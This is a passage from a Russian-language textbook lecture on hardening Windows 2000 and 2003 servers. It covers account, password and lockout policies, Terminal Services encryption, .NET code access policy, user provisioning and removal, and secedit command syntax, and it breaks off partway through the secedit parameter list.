Работа в сети с использованием Windows 2000 значительно изменилась по сравнению с Windows NT. В дополнение к стандартным портам Windows (135, 137 и 139) в Windows 2000 используется порт 88 для *Kerberos*, порт 445 для SMB через IP, порт 464 для *Kerberos* kpasswd и порт 500 (только UDP) для Internet Key Exchange (*IKE*). Это означает, что если требуется удалить NetBIOS из системы Windows 2000, то вам потребуется отключить опцию File and *Print Sharing* for *Microsoft Networks* (*Совместный доступ к файлам* и принтерам в сетях Microsoft) в данном конкретном интерфейсе. Это можно сделать в окне Network and Dial-up Connections (Сеть и удаленный доступ). Выберите меню Advanced (Дополнительно) и затем выберите Advanced Settings (Дополнительные параметры), чтобы открыть вкладку Adapters and Bindings (Адаптеры и компоненты) (см. рис. 15.5).



Рис. 15.4. Имеющиеся общие местоположения, отображаемые в оснастке Computer Management (Управление компьютером)



Рис. 15.5. Удаление компонентов для NetBIOS

Сеть по-прежнему является ключевой частью Windows 2000. Домены Windows 2000 исключают концепцию *PDC* и *BDC*. Теперь имеют место только лишь контроллеры доменов (DC). Домены Windows 2000 по-прежнему поддерживают централизованное управление пользовательской базой данных. Однако структура Active Directory не позволяет использовать иерархическую концепцию. Это означает, что группы могут создаваться над или под другими группами, и домен может быть поделен на *организационные единицы* с локальным управлением. Более детальное обсуждение Active Directory приведено далее в лекции.

Примечание

Перед развертыванием Windows 2000 или 2003 в организации необходимо четко спланировать структуру доменов. Нельзя просто перенести имеющуюся структуру доменов из Windows NT в Windows 2000, т. к. это может привести к возникновению проблем.

Параметры учетных записей

В Windows 2000 имеются две учетные записи по умолчанию: Administrator (Администратор) и *Guest* (Гость). Обе учетные записи можно переименовать с помощью утилиты Local Security Settings (Локальные параметры безопасности). Выберите элементы политики Rename Administrator Account (Переименование учетной записи администратора) и Rename *Guest* Account (Переименование гостевой учетной записи), чтобы внести изменения. Гостевая учетная запись также должна быть отключена. На всякий случай рекомендуется сменить пароль гостевой учетной записи, указав очень длинный пароль со случайным набором символов.

Каждая рабочая станция и сервер Windows 2000 в организации будут содержать учетную запись Administrator (Администратор), являющуюся локальной по отношению к данному компьютеру и требующую соответствующей защиты. Для защиты этих учетных записей необходимо разработать процедуру создания очень надежного пароля. Пароль должен быть записан, заклеен в конверт и положен на хранение в запираемом кабинете.

Примечание

Политики паролей и блокировки, описываемые в следующих разделах, могут быть применены посредством оснастки Group Policies (*Групповые политики*) и Active Directory, о чем будет рассказано далее в лекции.

Политика паролей. Политика системных паролей определяется с помощью средства Local Security Settings (Локальные параметры безопасности) (см. рис. 15.6). В этом окне настраиваются параметры паролей и требования к их надежности. Как в случае с любой компьютерной системой, эти параметры должны настраиваться в соответствии с политикой безопасности организации.



Рис. 15.6. Использование средства Local Security Settings (Локальные параметры безопасности) для настройки политики паролей

Если включить параметр Passwords Must Meet *Complexity* Requirements (Пароли должны отвечать требованиям сложности), то будет применен фильтр паролей, установленный по умолчанию (PASSFILT.DLL). Этот фильтр требует, чтобы длина всех паролей составляла не менее шести символов, чтобы пароли не содержали частей имени пользователя и содержали, по крайней мере, какие-либо из следующих элементов: цифры, символы, строчные или прописные буквы.

За исключением случая крайней необходимости не следует включать параметр Store Passwords Using Reversible Encryption (Сохранять пароли с использованием обратимого шифрования).

Политика блокировки учетных записей. Политика блокировки учетных записей также настраивается с использованием средства Local Security Settings (Локальные параметры безопасности) (см. рис. 15.7). Эти параметры должны настраиваться в соответствии с политикой безопасности организации.



Рис. 15.7. Использование средства Local Security Settings (Локальные параметры безопасности) для настройки политики блокировки

Внимание!

Политика блокировки учетных записей предназначена для предотвращения атак "грубой силы", направленных на угадывание паролей. Данная возможность также используется для создания условия отказа в обслуживании по отношению ко всему сообществу пользователей. Следовательно, следует принимать во внимания возможные последствия продолжительных блокировок пользователей при настройке данной политики.

Блокировка не распространяется в принудительном порядке на учетную запись администратора. Учетная запись Administrator (Администратор) всегда доступна для входа в систему из *системной консоли*.

Сервис-пакеты и "горячие" обновления

На момент написания этой книги для Windows 2000 существует три сервис-пакета. С течением времени будут появляться новые сервис-

пакеты и обновления. Как и в случае с обновлениями Windows NT, сервис-пакеты и горячие обновления должны устанавливаться в сети организации после соответствующего тестирования.

Особенности конфигурации Windows 2003

Изначально процесс установки системы идентичен установке Windows 2000. Однако имеются три задачи по настройке, которые необходимо правильно выполнить после установки системы:

- служба Terminal Services;
- ограничения на программное обеспечение;
- настройка Framework .NET

Службы терминала (Terminal Services)

По умолчанию система Windows 2003 Server содержит функцию Remote Desktop for Administration (Удаленный рабочий стол для администрирования) (Terminal Services в режиме *Remote Administration* [*удаленное администрирование*] в Windows 2000). Она позволяет создавать до двух удаленных сеансов плюс сеанс консоли. Так как эта возможность разрешает пользователям удаленно управлять серверами с любого клиента сети, необходимо обеспечить ее защиту от несанкционированного использования. Чтобы обеспечить максимальный уровень безопасности, необходимо убедиться в наличии следующих параметров, настраиваемых с помощью опции Properties (Свойства) для конкретного соединения в оснастке Terminal Services Configuration (Настройка службы терминала) (см. рис. 15.8).

- Уровень шифрования. В параметре Encryption Level (Уровень шифрования) приводится перечень доступных уровней, используемых для защиты данных, передаваемых между клиентом и сервером. Здесь имеются четыре опции:
- Low (Низкий). Данные шифруются с использованием 56-битного ключа.
- Client Compatible (Совместимый с клиентом). Данные шифруются с использованием ключа максимальной длины, поддерживаемого клиентом.
- High (Высокий). Данные шифруются с использованием 128-

битного шифрования. Клиенты, не поддерживающие этот уровень шифрования, не будут иметь возможность подключения (рекомендуется использовать эту опцию).

- *FIPS* Compliant (Соответствие *FIPS*). Данные шифруются в соответствии со стандартом *Federal* Information Processing Standard 140-1, определяющим соответствующие методы шифрования.
- *Logon* Settings (Параметры входа в систему). Здесь можно указать *аутентификационные данные* для использования по умолчанию при подключении клиентов к серверу терминала (см. рис. 15.9). По умолчанию используются *аутентификационные данные*, предоставляемые клиентом. Другая опция позволяет использовать одну *учетную запись пользователя* для всех соединений. Последняя опция требует от пользователя ввода пароля, даже если предоставлены *аутентификационные данные*.
- *Network Adapter* settings (Параметры сетевого адаптера). С помощью этой опции можно определить, какие сетевые адаптеры будет использовать служба. Это относится только к системам с несколькими сетевыми адаптерами.



Рис. 15.8. Настройка службы Terminal Services



Рис. 15.9. Вкладка Logon Settings (Параметры входа в систему).

Вот так. При правильном администрировании учетных записей пользователей (посредством надежных паролей, блокировки и т. д.) и правильной защите системы (с использованием межсетевых экранов) данная служба будет относительно защищена.

Настройка Framework .NET 1.1

Средство .NET Framework Configuration (см. рис. 15.10) позволяет настраивать политику безопасности доступа к коду специально для версии 1.1 Framework .NET. В данной утилите есть возможность обеспечения защиты и/или удаления управляемых компонентов, установленных на рассматриваемом компьютере. С точки зрения

безопасности данное средство может использоваться для контроля за доступом приложений к защищенным ресурсам. Система безопасности использует три уровня политики: Enterprise (Предприятие), Machine (Компьютер) и User (Пользователь) -для определения набора разрешений.

- Enterprise (Предприятие). Политика безопасности для предприятия в целом. Следует иметь в виду, что нет четких границ между данным уровнем и политикой Machine (Компьютер), так как обе эти политики применяются к каждому компьютеру.
- Machine (Компьютер). Применяется ко всем программам, выполняемым на данном компьютере.
- User (Пользователь). Применяется к пользователю, работающему в системе в данный момент.



Рис. 15.10. Утилита настройки .NET

Оценка политик осуществляется в отдельном порядке, и программам

предоставляется минимальный набор разрешений, обуславливаемый комбинацией политик. Любой "запрет" имеет преимущество перед "разрешением".

Примечание

Для получения более подробной информации о модели безопасности программного доступа, обратитесь к документации Microsoft .NET Framework SDK.

Вопросы для самопроверки

1. Новым интерфейсом *управления безопасностью* в системе Windows 2000 является _____.
2. _____ - это дополнение к NTFS, которое позволяет обеспечить дополнительный уровень конфиденциальности файлов.

Управление пользователями

Управление пользователями в системе Windows 2000 является очень важным аспектом безопасности системы и организации в целом. В организации необходимо наличие корректных процедур по определению полномочий каждого нового пользователя. При увольнении сотрудника из организации также необходимо применять соответствующие процедуры, чтобы обеспечить запрет доступа увольняемого сотрудника к системам организации.

Добавление пользователей в систему

При добавлении новых пользователей в систему необходимо следовать процедурам управления пользователями. Эти процедуры должны определять, кто может запрашивать новые учетные записи, и кто может одобрять эти запросы. Новые пользователи добавляются в систему или домен через оснастку *Computer Management* (Управление компьютером). Выберите элемент Users (Пользователи) из Local Users and Groups (Локальные пользователи и группы). Затем выберите New User (Новый пользователь) из меню Action (Действие) (см. рис. 15.11). Как и в Windows NT, каждый пользователь должен иметь уникальный

пользовательский идентификатор и свою собственную учетную запись. Если двум пользователям требуется доступ одинакового уровня, следует создать две учетные записи и разместить их в одной группе. Ни при каких обстоятельствах нельзя присваивать нескольким пользователям один и тот же идентификатор.

Рис. 15.11. Окно New User (Новый пользователь)

Для каждого идентификатора нового пользователя следует назначить начальный пароль, а также отметить опцию User Must Change Password (Пользователь должен изменить пароль). Это потребует от пользователя смены пароля при первом входе в систему. Ни в коем случае не отмечайте опцию Password Never Expires (Срок действия пароля не ограничен).

Примечание

В организациях не должен использоваться один и тот же пароль для каждой новой учетной записи. Несмотря на то, что таким образом

упрощается задача создания новых учетных записей, это обуславливает потенциальную уязвимость систем. Если новая учетная запись создается перед тем, как сотрудник будет принят на работу в организацию, эта запись будет доступна для использования неавторизованными лицами. Все, что им понадобится для доступа - это стандартный пароль новых пользователей. Рекомендуется использовать надежные и уникальные пароли новых пользователей.

Сразу после создания учетной записи ее следует добавить в соответствующие группы. Это можно сделать следующим образом: перейдите к каждой группе по отдельности, дважды щелкните на ней и нажмите кнопку Add (Добавить) (см. рис. 15.12). В качестве альтернативы щелкните правой кнопкой мыши на вновь созданном пользователе и выберите Properties (Свойства). Откройте вкладку Member Of (Член группы) и добавьте в список соответствующие группы (см. рис. 15.13). Стандартные пользовательские учетные записи не должны входить в состав группы Administrator (Администратор).



Рис. 15.12. Добавление пользователей в группу с помощью списка групп

Настройка файловых разрешений

Для настройки разрешений файлов и общих местоположений следует использовать группы. Это позволит облегчить управление файловыми разрешениями (в отличие от предоставления отдельным пользователям полномочий на доступ к файлам и общим местоположениям). Убедитесь, что членом группы *Guests* (Гости) является только учетная запись *Guest* (Гость), и что учетная запись *Guest* (Гость) отсутствует во всех остальных группах.

Удаление пользователей из системы

Как и при добавлении пользователей в систему, администраторам необходимо выполнять процедуры по управлению пользователями при удалении пользователей. Когда пользователь покидает организацию, его учетная запись должна немедленно отключаться с помощью утилиты *Computer Management* (Управление компьютером). Выберите нужного пользователя, щелкните на нем правой кнопкой мыши и выберите Properties (Свойства). Появившееся окно позволит отключить учетную запись. В то же время необходимо изменить пароль на произвольную случайную комбинацию символов. Это предотвратит использование учетной записи пользователем или кем бы то ни было еще.



Рис. 15.13. Добавление пользователей в группы в окне свойств

Бывает так, что рассматриваемый пользователь имел файлы или полномочия, необходимые организации; его учетная запись должна

оставаться отключенной в течение некоторого времени (как правило, 30 дней), чтобы начальник пользователя смог получить доступ к этим файлам и скопировать нужные материалы. Если пользователь использовал файловую систему *EFS*, то для доступа к файлам можно применять локальную учетную запись Administrator (Администратор). По прошествии 30 дней учетная запись должна быть удалена из системы вместе со всеми файлами и каталогами, принадлежащими учетной записи.

Примечание

В некоторых организациях учетные записи не удаляются и находятся в отключенном состоянии, чтобы выяснить, будет ли кто-нибудь пытаться использовать старую учетную запись. Действия, производимые с учетной записью, обусловливаются процедурами управления пользователями, утвержденными в организации.

Управление системой

Безопасность необходимо обеспечивать не только при установке и настройке системы, о ней следует помнить и при выполнении ежедневных операций. Возможно, наилучшим образом это сможет делать администратор, внимательно следящий за своими системами. Имея это в виду, следует упомянуть о некоторых действиях, которые можно выполнять в системе Windows 2000 для повышения вероятности обнаружения администратором потенциальных проблем, связанных с безопасностью.

Команда secedit

Windows 2000 содержит утилиту secedit.exe, которая используется для управления политикой безопасности при большом количестве систем. `Secedit` предоставляет следующие возможности.

- Анализ. Политика рассматриваемой системы анализируется и сопоставляется с предоставленной политикой.
- Конфигурация. Политика рассматриваемой системы изменяется для соответствия предоставленной политике.
- Утверждение. Файл конфигурации безопасности может быть

утвержден.

- Обновление. Политика заново применяется к системе.
- Экспорт. Сохраненный шаблон из базы данных безопасности системы экспортируется в виде файла шаблона безопасности.

В следующих разделах будет рассмотрено, как эти возможности используются для *управления безопасностью* систем Windows 2000.

Анализ

С помощью `secedit` можно сопоставлять имеющуюся политику в системе с Windows 2000 с политикой, соответствующей данной системе. Для этого нужно ввести в командной строке следующую команду:

```
Secedit /analyze [/DB имя файла базы данных]
  [/CFG имя файла конфигурации]
  [/log имя файла журнала]   [/verbose] [/quiet]
```

В команде можно указывать следующие параметры:

- `/DB` имя файла базы данных. Указывает путь к файлу базы данных, который содержит сохраненную конфигурацию для анализа. Если имя файла указывает на новый файл, также необходимо использовать параметр */CFG*.
- */CFG* имя файла конфигурации. Указывает путь к шаблону безопасности, который будет импортирован в базу данных. При отсутствии этого параметра будет использоваться конфигурация, сохраненная в базе данных.
- `/log` имя файла журнала. Указывает путь к файлу журнала, который будет создан в результате выполнения команды. Файл журнала содержит всю информацию, полученную в ходе анализа.
- */verbose*. Этот параметр обеспечивает отображение детальной информации при выполнении команды.
- */quiet*. Отключает вывод данных на экран в процессе выполнения.

После выполнения команды файл журнала можно проанализировать для определения того, соответствует ли система политике организации.

Конфигурация

`Secedit` также позволяет конфигурировать систему. Синтаксис команды для выполнения этой операции выглядит следующим образом.

```
Secedit /configure  [/DB имя файла базы данных] [/CFG имя файла конфи
[/verbose] [/quiet
```

В команде можно указывать следующие параметры:

- `/DB` имя файла базы данных. Указывает путь к базе данных, содержащей необходимый для использования шаблон.
- */CFG* имя файла конфигурации. Указывает путь к шаблону безопасности, который можно импортировать в базу данных и затем установить в системе.
- */overwrite*. Указывает необходимость перезаписи политики в шаблоне безопасности, определенном командой */CFG*, поверх политики в базе данных.
- `/areas`. Указывает области безопасности шаблона, которые следует применить к системе. Этими областями являются: Securitypolicy, Group_mgmt, User_rights, Regkeys, Filestore, Services. Если ни одна область не указана, то по умолчанию используются все области.
- `/log` имя файла журнала. Указывает путь к файлу журнала, который будет создан в результате выполнения команды.
- */verbose*. Сообщает команде `secedit` о том, что необходимо отображать детальные сведения во время выполнения.
- */quiet*. Отключает вывод данных на экран в процессе выполнения.

Данная команда может использоваться для принудительного применения конкретной конфигурации безопасности в системе.

Утверждение

`Secedit` может использоваться для утверждения файла конфигурации. При этом происходит проверка корректности синтаксиса файла. Для выполнения этой операции необходимо выполнить следующую команду:

```
Secedit /validate имя_файла
```

Обновление

Опция обновления команды `secedit` представляет собой механизм обновления политики безопасности организации. Эта команда заново применяет политику безопасности к локальному компьютеру. Синтаксис этой команды таков:

```
Secedit /refreshpolicy [machine_policy или user_policy] [/enforce]
```

Здесь могут использоваться следующие параметры:

